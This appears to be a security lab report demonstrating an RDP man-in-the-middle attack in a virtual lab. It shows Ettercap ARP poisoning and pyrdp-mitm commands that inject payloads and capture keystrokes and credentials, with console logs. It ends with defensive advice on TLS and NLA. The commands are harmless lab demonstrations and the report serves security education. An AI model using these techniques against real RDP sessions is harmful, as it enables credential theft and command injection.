RDP MITM Attack Project

1. Objective

The primary objective of this project is to demonstrate a Man-in-the-Middle (MITM) attack on a Remote Desktop Protocol (RDP) session using PyRDP. The goals include:
Intercepting RDP traffic between a client and a server to capture sensitive data such as credentials and session activities.
Evaluating potential vulnerabilities in RDP and emphasizing the importance of securing remote connections.

2. Tools Used

1. Operating System:
   Kali Linux on three virtual machines.
2. PyRDP:
   An RDP Man-in-the-Middle (MITM) tool for intercepting and analyzing RDP traffic.
3. Ettercap:
   A network tool used for ARP spoofing and traffic redirection.
4. Remmina:
   A remote desktop client for establishing RDP connections.
5. Wireshark:
   Used for capturing and analyzing network traffic (optional for advanced monitoring).
6. xRDP:
   Installed on the target machine to enable RDP service.

3. Methodology

Step 1: Setup Environment

Configure three Kali Linux machines:
Machine A (Server): RDP server using xRDP with IP `192.168.20.6`.
Machine B (Client): RDP client using Remmina, connecting to the server.
Machine C (MITM): PyRDP and Ettercap configured to intercept traffic between Machine A and Machine B.

Step 2: Configure ARP Spoofing

Use Ettercap on Machine C to perform ARP poisoning, redirecting traffic between the client and server through the MITM machine.

Step 3: Launch PyRDP

Step 4: Establish RDP Connection


Use Remmina on Machine B to establish an RDP session with Machine A.


Step 5: Capture Traffic

PyRDP logs keystrokes, credentials, and screenshots in the specified output directory. Analyze the captured logs (e.g., `mitm.log`, `ntlmssp.log`) for sensitive information.

Step 6: Inject Commands

4. Proof of Concept




Kali2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali2: ~
Ettercap
0.8.3.1 (EB)
Host List
IP Address MAC Address Description
192.168.20.1 FC:CD:2F:A4:86:60
192.168.20.3 E4:0D:36:86:FE:1B
192.168.20.4 58:11:22:41:3B:EE
192.168.20.5 08:00:27:E6:18:E2
192.168.20.6 08:00:27:14:82:DC
Delete Host
Add to Target 1
Add to Target 2
ARP poisoning victims:
GROUP 1 : 192.168.20.6 08:00:27:14:82:DC
GROUP 2 : 192.168.20.5 08:00:27:E6:18:E2

```
┌──(env)─(kali㉿kali2)-[~/tools/pyrdp]
└─$ env/bin/pyrdp-mitm --certificate pyrdp.crt --private-key pyrdp.key --payl
oad 'msg * Hello from PyRDP' --payload-delay 5 --payload-duration 10 192.168.
20.6:3389
[2024-12-26 05:32:26,990] - INFO - GLOBAL - pyrdp - Using payload: msg * Hell
o from PyRDP
[2024-12-26 05:32:26,990] - WARNING - GLOBAL - pyrdp - You have provided a pa
yload delay of less than 1 second. We recommend you use a slightly longer del
ay to make sure it runs properly.
[2024-12-26 05:32:26,990] - INFO - GLOBAL - pyrdp.mitm - Target: 192.168.20.6
:3389
[2024-12-26 05:32:26,990] - INFO - GLOBAL - pyrdp.mitm - Output directory: /h
ome/kali/tools/pyrdp/pyrdp_output
[2024-12-26 05:32:26,991] - INFO - GLOBAL - pyrdp.mitm.connections - MITM Ser
ver listening on 0.0.0.0:3389
^C[2024-12-26 05:36:28,058] - INFO - GLOBAL - pyrdp.mitm.connections - MITM t
erminated
[2024-12-26 05:36:28,059] - INFO - GLOBAL - pyrdp.mitm - Target: 192.168.20.6
:3389
[2024-12-26 05:36:28,059] - INFO - GLOBAL - pyrdp.mitm - Output directory: /h
ome/kali/tools/pyrdp/pyrdp_output

┌──(env)─(kali㉿kali2)-[~/tools/pyrdp]
```

Kali2 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

1 2 3 4


File Actions Edit View Help

(env)kali@kali2: ~/tools/pyrdp × (env)kali@kali2: ~/tools/pyrdp ×

```
ver listening on 0.0.0.0:3389
^C[2024-12-26 05:36:28,058] - INFO - GLOBAL - pyrdp.mitm.connections - MITM t
erminated
[2024-12-26 05:36:28,059] - INFO - GLOBAL - pyrdp.mitm - Target: 192.168.20.6
:3389
[2024-12-26 05:36:28,059] - INFO - GLOBAL - pyrdp.mitm - Output directory: /h
ome/kali/tools/pyrdp/pyrdp_output

┌──(env)─(kali㉿kali2)-[~/tools/pyrdp]
└─$ env/bin/pyrdp-mitm --certificate pyrdp.crt --private-key pyrdp.key --payl
oad 'start notepad' --payload-delay 5 --payload-duration 10 192.168.20.6:3389


[2024-12-26 05:36:37,172] - INFO - GLOBAL - pyrdp - Using payload: start note
pad
[2024-12-26 05:36:37,173] - WARNING - GLOBAL - pyrdp - You have provided a pa
yload delay of less than 1 second. We recommend you use a slightly longer del
ay to make sure it runs properly.
[2024-12-26 05:36:37,176] - INFO - GLOBAL - pyrdp.mitm - Target: 192.168.20.6
:3389
[2024-12-26 05:36:37,180] - INFO - GLOBAL - pyrdp.mitm - Output directory: /h
ome/kali/tools/pyrdp/pyrdp_output
[2024-12-26 05:36:37,188] - INFO - GLOBAL - pyrdp.mitm.connections - MITM Ser
ver listening on 0.0.0.0:3389
```



5. Conclusion

The project highlights the risks associated with unprotected RDP sessions, demonstrating how attackers can intercept sensitive information through MITM attacks. Key takeaways include:

The importance of securing RDP connections using encryption (e.g., TLS) and Network Level Authentication (NLA).

This project underscores the critical need for robust security practices in remote desktop environments to protect against unauthorized access and data breaches.